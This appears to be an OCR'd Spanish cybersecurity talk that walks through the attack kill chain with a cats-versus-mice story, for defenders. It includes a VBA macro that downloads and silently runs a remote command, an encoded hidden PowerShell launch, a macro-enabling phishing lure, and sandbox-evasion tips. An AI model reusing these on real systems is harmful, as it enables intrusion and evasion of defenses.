
Sobre Gatos y Ratones



www.felinecyber.com

Sobre la Sesión

- ¡No es una sesión de venta!
- Es sobre **el desafío**: El juego de gatos y ratones
- Para diseñar una solución tenemos que entender **el desafío**
- Espero que sea útil para
  - Arquitectos de Ciberseguridad, Gerentes de Ciberseguridad
  - Ingenieros en redes
  - Preventa




Agenda

- **Conocemos a los gatos, a los ratones y la Cadena**
- Gatos y Ratones: El juego







- Conclusión desde la perspectiva felina



El Blanco: Labrats



- Negocio farmacéutico **administrado por gatos**
- Manufactura utiliza ensayo con animales (ratones)







En esta sesión

Los gatos son buenos

- Símbolo de gato: Proteger y Detectar



Los ratones son intrusos.
¡MALOS!







¡Los gatos son los buenos! ¡Y muy lindos!



Señor Araña.
CFO
Director Financiero



Mordiac.
Administrador
de IT



El gato de
Schrödinger.
Jefe de ciberseguridad

… y los ratones son intrusos, malos y diabólicos.






Itchy.
Diabólico.

”The Attack Kill Chain”
La Cadena de Ciberseguridad



- Lockheed Martin [1]
  - Inspirado por los militares
- La estructura de un ataque
- … en lugar de concentrarse en la última vulnerabilidad o explotación




http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf

La cadena modificada para esta sesión


- Los ratones no tienen que seguirla exactamente ☺....
  - quizás prefieran permanecer antes de moverse lateralmente...






Agenda

- Conocemos a los gatos, a los ratones y la Cadena
- **Gatos y Ratones: El juego**




- Conclusión desde la perspectiva felina




Reconocimiento

- Negocio, organización
- Infraestructura de IT, Servidores..
  Defensa: Antivirus, Cortafuego…
- Empleados
  - Dirección de correo, organización, amigos, intereses…



Reconocimiento: Escaneo

- Herramienta para informarse sobre los servidores públicos
  - Sistemas operativos: Versiones, vulnerabilidades
  - Aplicaciones: Versiones, vulnerabilidades



Reconocimiento: OSINT (Open Source Intel)



Amigos
Familia
¿Que les interesa?

Correo electrónico
Experiencia
¿Buscando nuevo trabajo?

Infraestructura de IT

Direcciones de IP
Nombres de dominios

Google Sverige

facebook


LinkedIn

GitHub

ARIN · lacnic · RIPE NCC · AFRINIC · APNIC

Hackear con Google

- Google lo sabe todo



- https://www.exploit-db.com/google-hacking-database/


¿Que aprendió Itchy el Ratón?



El Señor Araña (CFO) busca un nuevo trabajo. Le gusta el atún.



Mordiac es ex-Unix. Ahora trabaja con el Directorio Activo. ¿despistado?



Encontró Excels en el servidor público de Labrats...con macros

LinkedIn

facebook

LinkedIn

Tech Forums


Google Sverige



Itchy. Malo.

Insertarse en la red


- Ataque físico
- Servidor público
- Empleados, Usuarios, Clientes…



Explotar vulnerabilidades


- Correo electrónico, Facebook, ...
- para que la víctima navegue a una página web
- ...con una vulnerabilidad del navegador o un **plugin**















Ataque con ejecutables

- Ingeniería social para que la víctima abra un archivo
- … para ejecutar
  - .exe, .msi, .vbs, .ps1, .dmg , ….
  - Office con Macros



- ¡No hace falta vulnerabilidad! Itchy manda su archivo ejecutable

¿Pero, mi Antivirus está actualizado?

- Muy fácil para el atacante evadir Antivirus
  - Muchos ejemplos en internet
  - Se puede crear malware nuevo en PowerShell, Visual Basic, Python,



Antes de atacar: Prueba si el malware evade el Antivirus


- http://virustotal.com comparte los archivos con los Antivirus…
- Hay otros que no los comparten
- Se puede replicar el sistema de defensa para probar



Paciencia.
Probar antes.
Solo necesito un cliente.

Una cosa que ha probado Itchy





myOrder = GetString("**http://www.felinejobs.cat/test.csv**")
x = Shell(**myOrder**, vbHide)




www.felinejobs.cat/test.csv



myOrder = echo “¡Hola amigo!”

Una cosa que ha probado Itchy





myOrder = GetString("**http://www.felinejobs.cat/test.csv**")
x = Shell(**myOrder**, vbHide)



www.felinejobs.cat/test.csv




myOrder =

powershell.exe -NoP -NonI -W Hidden -Enc
JAB3AEMAPQBOAEUAVwAtAE8AYgBqAGUAQwB0A
CFQAaABdAH0AOwBJAEUAWAAgACgAJABiAC0AS
gBvAEkAbgAnACcAKQA=

Una cosa que ha probado Itchy





myOrder = GetString("**http://www.felinejobs.cat/test.csv**")
x = Shell(**myOrder**, vbHide)







www.felinejobs.cat/test.csv

myOrder =

powershell.exe -NoP -NonI -W Hidden -Enc
JAB3AEMAPQBOAEUAVwAtAE8AYgBqAGUAQwB0A
CFQAaABdAH0AOwBJAEUAWAAgACgAJABiAC0AS
gBvAEkAbgAnACcAKQA=

- Macro ejecuta código descargado de un servidor de internet
- 0/56 detecciones de Virustotal Enero 2018
- 4/59 detecciones de Virustotal Enero 2019

Demo: Atacar al usuario con un Excel




¡Querido Señor Araña!

Ya hablamos por teléfono sobre la oportunidad.

Los beneficios son de maravilla. Atún gratuito.

Usted tiene que permitir los macros para calcular sus beneficios.

// Jerry



Attacker checks that Anti-Virus will not catch him



Tenemos un ”**sandbox**”... no hay peligro



- Sandbox (caja de arena): “**Análisis Dinámico**” ejecutando dentro de una VM
- Puede detectar actividades sospechosas:
  - comunicaciones de red
  - configurar el registro, crear servicios
  - movimiento lateral
  - captura de teclados (key-logging)
  - ...




Artefactos



- Análisis dinámico puede avisarnos que un archiv
  es malware
- Análisis dinámico puede indicar
  - Dominios a los que trata de conectarse
  - IPs a los que trata de conectarse
  - Archivos creado o cambiado por malware
  - Registros creado o cambiado por malware
  - … ¡y más!

Indicaciones de Compromiso (IoCs)

- Podemos detectar maquinas que son víctimas en otras fases de la Cadena.



Detección de Sandbox/VM

- Malware puede detectar si ejecuta en un
  - Sandbox
  - Máquina virtual (VM)

Píldora roja




Píldora azul

Detección de Sandbox/VM




- Revisar la maquina
  - registro, dirección de MAC, procesos, servicios
  - el caché del navegador
  - esperar 1000 clics del ratón
- Malware duerme X días
  - sandbox no puede continuar para siempre



Píldora roja

